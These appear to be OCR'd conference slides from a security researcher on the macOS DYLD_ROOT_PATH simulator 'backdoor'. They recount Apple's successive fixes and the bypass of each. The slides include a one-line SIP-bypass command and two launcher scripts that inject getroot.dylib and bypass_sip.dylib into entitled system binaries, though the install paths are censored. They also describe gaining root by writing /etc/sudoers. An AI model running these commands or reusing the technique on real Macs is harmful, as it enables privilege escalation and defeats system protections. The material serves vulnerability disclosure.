
```
ln -s /S*/*/E*/A*Li*/*/I* /dev/diskX;fsck_cs /dev/diskX 1>&-;touch /Li*/Ex*/;reboot
```

DEMO

dyld simulator
DYLD_ROOT_PATH
backdoor

DYLD_ROOT_PATH backdoor

- with OS X 10.9.0 Apple added a backdoor to the dynamic linker to support the iOS / WatchOS / TvOS simulators
- DYLD_ROOT_PATH environment variable loads a **dyld_sim** binary into address space of any program allowing to execute code with its permissions
- backdoor allows execution with SUID status and entitlements of original binary



You call it Backdoor? Really?

- backdoor, yes…
- how else do you call an undocumented functionality
- that allows injection of code into any executable
- taking over the privileges of that executable

Any protection?

- Apple protected this code by checking if **dyld_sim** binary is owned by the root user (*uid=0*)

```
// verify simulator dyld file is owned by root
struct stat sb;
if ( fstat(fd, &sb) == -1 )
    return 0;
if ( sb.st_uid != 0 )
    return 0;
```

- this is however not a protection at all
    - default user of OS X is admin and can write to some files that are owned by *root* due to group membership *(e.g. DiagnosticReports)*
    - also several services, applications, … on a default system create *root* owned files that are writable by everyone (just search with find)
    - and in context of SIP we would even assume to be already root
- reported to Apple by **beist** one year ago around March 2015 (afaik)

New “protection” in OS X 10.10.5 (2015-08-13)

- Apple removed code to check if **dyld_sim** binary is owned by *uid=0*
- Instead they enforced that the **dyld_sim** binary is codesigned
- they added a new flag to kernel to allow special verification of **dyld_sim**

```
if ( codeSigCmd == NULL )
    return 0;

fsignatures_t siginfo;
siginfo.fs_file_start=fileOffset;                          // start of mach-o slice in fat file
siginfo.fs_blob_start=(void*)(long)(codeSigCmd->dataoff);  // start of code-signature in mach-o file
siginfo.fs_blob_size=codeSigCmd->datasize;                 // size of code-signature
int result = fcntl(fd, F_ADDFILESIGS_FOR_DYLD_SIM, &siginfo);
if ( result == -1 ) {
    dyld::log("fcntl(F_ADDFILESIGS_FOR_DYLD_SIM) failed with errno=%d\n", errno);
    return 0;
}
```

- however due to relaxed mach-o parser for **dyld_sim** loading an integer overflow could be triggered that allowed to bypass codesign enforcement

New "protection" in OS X 10.11.0 (2015-09-30)

- Apple now enforces a very strict mach-o header layout for **dyld_sim**
- this kinda closed the integer overflow attack
- however the code had at least another flaw so that arbitrary execution could still be performed - not mine to share
- might be the bug that Apple credits to **beist** in their 10.11.4 release

New “protection” in OS X 10.11.4 (2016-03-22)

- was released yesterday - no time to check fully
- according to release notes fixes a dyld bug reported by **beist** again
- would be the 3rd fix for the **DYLD_ROOT_PATH** backdoor
- and the 4th attempt at a “protection” against loading arbitrary code


- **NOTICE**: somewhen between the 2nd and 3rd fix Apple contacted me by e-mail and asked me to review their fix - too bad they don’t offer bug bounties…

But why?

- i can not understand why Apple attempts to fix the backdoor by hardening the checking of **dyld_sim**
- correct fix is to remove the code completely from the system's dynamic linker and compile simulator binaries in a different way with Xcode
- there is absolutely no valid reason why simulator functionality should be injectable into every single binary
- especially because most users are not developers in the first place

And now revisit this …

- all the time the only thing Apple tried to protect against is a malicious simulator dyld
- they completely ignore the fact that **dyld_sim** is a dynamic linker by itself
- the purpose of **dyld_sim** is already to load and execute code in libraries
- an attack is possible by simply using an original Apple **dyld_sim** plus evil libs



Okay how to exploit?

- **dyld_sim** is a hack by itself the code has so many hacks to make things work that it will take a while to close them all
- injection into **SUID** binaries via original **dyld_sim** seems to not work
- however injection of libraries into entitled binaries works
(can use **DYLD_INSERT_LIBRARIES**)
- remember **ROOTPIPE ? -** we can still get root via **dyld_sim** by borrowing **com.apple.private.admin.writeconfig** and writing to **/etc/sudoers**
- can defeat SIP by borrowing **com.apple.rootless.install** once we are root

Howto…

```
#!/bin/sh

INSTALL_PATH=<<<<CENSORED>>>>

DYLD_ROOT_PATH=$INSTALL_PATH DYLD_INSERT_LIBRARIES=getroot.dylib /usr/bin/tmutil
```

```
#!/bin/sh

INSTALL_PATH=<<<<CENSORED>>>>

DYLD_ROOT_PATH=$INSTALL_PATH DYLD_INSERT_LIBRARIES=bypass_sip.dylib /sbin/
fsck_msdos
```

DEMO

Questions

?